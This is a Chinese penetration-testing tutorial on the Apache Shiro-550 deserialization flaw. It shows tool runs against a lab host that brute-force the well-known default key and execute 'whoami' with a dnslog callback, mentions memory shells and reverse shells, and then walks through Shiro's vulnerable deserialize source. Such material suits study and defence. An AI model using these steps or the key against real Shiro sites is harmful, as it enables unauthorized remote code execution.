打点高频漏洞2------shiro利用&源码详细解析&非常规shiro打法

0x01 简介

shiro本身是一个很常见的漏洞，也是各类攻防排名第一拿shell的漏洞。

现在主流的shiro利用就是反序列化进去写内存马，这个用法也是攻防排名第一的用法，拿shell很快，但是也会有一些问题存在，后文会详细说明。

本篇文章主要是讲解shiro常规用法和常规用法之外的一些操作，然后讲完操作之后再从源码层面解析漏洞为什么会产生。

我知道很多兄弟不喜欢看源码，想着能打就行，其实是不对的，因为不看源码，有的东西稍微变一下，其实就不会了，纯搞黑盒测试是没有出路的，基本就是经验主义，但是懂了源码，就有了一种万变不离其宗的感觉。

所以我的每一篇文章都在不遗余力的宣传看源码的重要性，这个重要性甚至比拿到shell本身还要重要。

红队，或者渗透人员的高度其实并不在于掌握多少种奇淫巧计，或者骚姿势。

所有的骚姿势都是建立在稳固的基础上达成的，而这个基础就是代码能力，或者说研发能力，因为所有漏洞都是由代码表达出来的，不懂代码，就不懂漏洞产生的根源，就没有举一反三的能力，那么世界上这么多漏洞，一个个看，而且cve还在不断地出新的，这么多东西，真的能在有生之年看完吗？而掌握了代码之后，就能够以点带面的去归纳漏洞，最终可以训练出一种能力，就是出一个新漏洞，可能花很少时间就能看懂，也就是所谓的漏洞快速学习能力。

而且基础不扎实，或许现阶段能干活，但是稍微难一点的项目，就会觉得十分费劲，上不了高度，上不了强度，技术难以提升。

这个基本功，就好像打英雄联盟的补兵和对线技巧，如果对线的时候频繁被对面换血，然后补刀又差，那么势必导致经济落后于对面，一步输则步步输，或许玩家脑子里有一些骚玩法，比如什么吸血流火男，或者ap剑圣，或者不参团一直偷塔。

但是基本功就是基本功，或许低端局这些玩法有用，但是在钻石以上，在对面补刀稳压，对线换血稳压，游走能力稳压对位的情况下，要赢游戏，可以说非常难了。

道理都是一样，基本功是一切的关键，舍本逐末的事情经常发生，我不指望所有人都能明白，但是我既然在这里写文章了，还是把我认为最有价值的东西分享出来，兄弟们看了觉得有收获也不用感谢我，如果你觉得不对，就别继续看了，点击右上角的x，然后别骂我就行。

0x02 漏洞利用

关于利用这块，这里只讲550，也就是我们用的最多的那个漏洞，可以直接代码执行写内存马的那个。

分几步

1、爆破key


```
└─# python3 shiro-exploit.py check -u http://192.168.153.136:8080/login
Target Used Shiro,Staring butre key:
Version 1 Key Found: kPH+bIxk5D2deZiIxcaaaA==
```

2、爆破利用链

```
└─# python3 shiro_rce.py http://192.168.153.136:8080/login "whoami"

 ____  _          _                  ____
/ ___|| |__  (_)_ __ ___/ ___|  ___ _ __ ___
\___ \| '_ \| | '__/ _ \___ \ / __| '__/ _ \
 ___) | | | | | | | (_) |__) | (__| | |  __/
|____/|_| |_|_|_|  \___/____/ \___|_|  \___|


Welcome To Shiro反序列化 RCE !

[*] 开始检测目标是否存在Shiro   Target: http://192.168.153.136:8080/login
[+] 目标存在Shiro组件
[*] 开始遍历目标使用Key值,请稍等 ...
[+] 目标使用key值： kPH+bIxk5D2deZiIxcaaaA==
[*] 开始请求Dnslog获得验证域名,请稍等 ...
[+] 获得验证Dnslog: niickx.dnslog.cn  执行命令： whoami
```

3、通过key和利用链来进行代码执行

先找静态资源目录




然后注入内存马

直接失败

因为这个网站根本就没有静态资源

直接命令执行吧，看个效果



这里虽然不能直接注入内存马，但是可以尝试反弹shell，一样的。

更多详情百度上很多，这里不多赘述了，只走一遍操作。

shiro本质上是代码执行，执行系统命令也是通过调用java的exec来执行系统命令。

写内存马也是通过代码执行把马加载到内存中，这里利用了java组件的特性。


这里原理就简单讲讲，后续再来深入的讲

0x03 漏洞挖掘过程

本文主要对怎么找到了shiro这个漏洞进行分析，也就是从漏洞挖掘者的思路来分析他是怎么挖到的，然后逐步解析。

shiro550是一个通过反序列化来rce的漏洞，那么这里涉及到了java反序列化这个知识点。

下面画个知识树，大家看起来方便一些。



这里把shiro反序列化这个大的东西分解了一下，让各位看起来清楚一些。

shiro反序列化分为shiro和反序列化两个模块，然后反序列化的利用又用到了反射，泛型，以及序列化，都是java的一些特性，不了解的需要自己百度一下。


这里给一篇文章，详细的介绍了java的反序列化原理和payload构造方法。

https://www.cnblogs.com/nice0e3/p/14183173.html

这里为了不影响文章流畅度，暂且可以这么简单的理解。

反序列化可以导致命令执行，涉及到java代码，然后shiro是java写的，用了一段有漏洞的java代码，就导致了反序列化漏洞，然后就导致了rce。

shiro反序列化是一个叫做readObject的函数导致的，所以这里我们在shiro的框架中先全局搜索这个函数。



然后根据这个readObject找到对应的函数，这里因为我是知道漏洞发生点的，就直接定位不浪费时间了。

实战中也是一样的方法，但是需要自己去跟。

也就是说，readObject可以找到最终漏洞的触发函数，但是漏洞不一定能够成功触发，还需要输入端可控才可以，因为没有输入端就没法构造payload。

这里找到漏洞触发函数

```
 */
public T deserialize(byte[] serialized) throws SerializationException {
    if (serialized == null) {
        String msg = "argument cannot be null.";
        throw new IllegalArgumentException(msg);
    }
    ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
    BufferedInputStream bis = new BufferedInputStream(bais);
    try {
        ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
        /unchecked/
        T deserialized = (T) ois.readObject();
        ois.close();
        return deserialized;
    } catch (Exception e) {
        String msg = "Unable to deserialze argument byte array.";
        throw new SerializationException(msg, e);
    }
}
```

就是这个deserialize函数

可以看出来这是一个泛型方法（我默认看的人都懂java）

这个方法其实挺好读懂的

```
ByteArrayInputStream bais = new ByteArrayInputStream(serialized);
BufferedInputStream bis = new BufferedInputStream(bais);
```

这两段都是获取文件流

然后

```
ObjectInputStream ois = new ClassResolvingObjectInputStream(bis);
/unchecked/
T deserialized = (T) ois.readObject();
ois.close();
return deserialized;
```


这里ois = object input stream 也就是对象输入流

最后用一个泛型方法调用ois.readObject()，就直接把流里面的数据反序列化。


上面这个方法写出来本质上就是给数据做反序列化的，不存在什么漏洞不漏洞，漏洞是否发生，还需要往前看，看这个方法是怎么用的，找到这个方法中传入的bytes数据流是否可控，这是我们往前看的目的。

于是再次全局搜索这个这个方法的名字


deserialize



定位到函数




这个函数convertBytesToPrincipals



